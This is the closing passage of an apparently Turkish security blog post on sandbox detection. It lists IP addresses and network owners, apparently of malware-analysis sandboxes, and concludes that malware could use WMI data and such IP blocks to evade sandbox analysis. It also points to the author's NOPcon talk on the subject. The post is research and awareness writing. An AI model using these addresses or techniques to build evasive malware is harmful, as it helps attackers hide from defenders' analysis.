217.86.42.248	pD9562AF8.dip0.t-ipconnect.de	Germany	Baden-Württemberg Region	Tettng Castle	Deutsche Telekom AG	3320	
64.233.172.230	google-proxy-64-233-172-230.google.com	United States			Google LLC	15169	
66.102.6.213	google-proxy-66-102-6-213.google.com	United States			Google LLC	15169	
66.249.88.41	google-proxy-66-249-88-41.google.com	United States	California	Mountain View	Google LLC	15169	
66.249.88.60	google-proxy-66-249-88-60.google.com	United States	California	Mountain View	Google LLC	15169	
71.59.36.230	c-71-59-36-230.hsd1.ga.comcast.net	United States	Georgia	Atlanta	Comcast Cable Communications, LLC	7922	
72.12.209.146		United States	Indiana	Lafayette	Wintek Corporation	11114	
85.203.44.80		Netherlands	North Holland	Amsterdam	NForce Entertainment B.V.	43350	
95.222.167.189	ip-95-222-167-189.hsi15.unitymediagroup.de	Germany	North Rhine-Westphalia	Bochum	Liberty Global B.V.	6830	

Sonuca gelecek olursam, geliştirilen bir yazılımın, kodun WMI üzerinden elde ettiği bilgiler sayesinde kum havuzu sistemi üzerinde çalıştığını anlaması pratikte zor görünmüyor dolayısıyla hem bu bilgilerden hem de kum havuzu sistemlerine ait olan ip adreslerinden, ip bloklarından faydalanan art niyetli bir kişinin veya bir kırmızı takım üyesinin kum havuzu analizini atlatmasının mümkün olabileceği asla unutulmamalıdır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: 22 Kasım tarihinde düzenlenen NOPcon Uluslararası Hacker Konferansı'nda bu konuyu değindiğim Kum Havuzu Tespiti başlıklı sunum dosyamı dileyenleriniz buradan indirebilirler.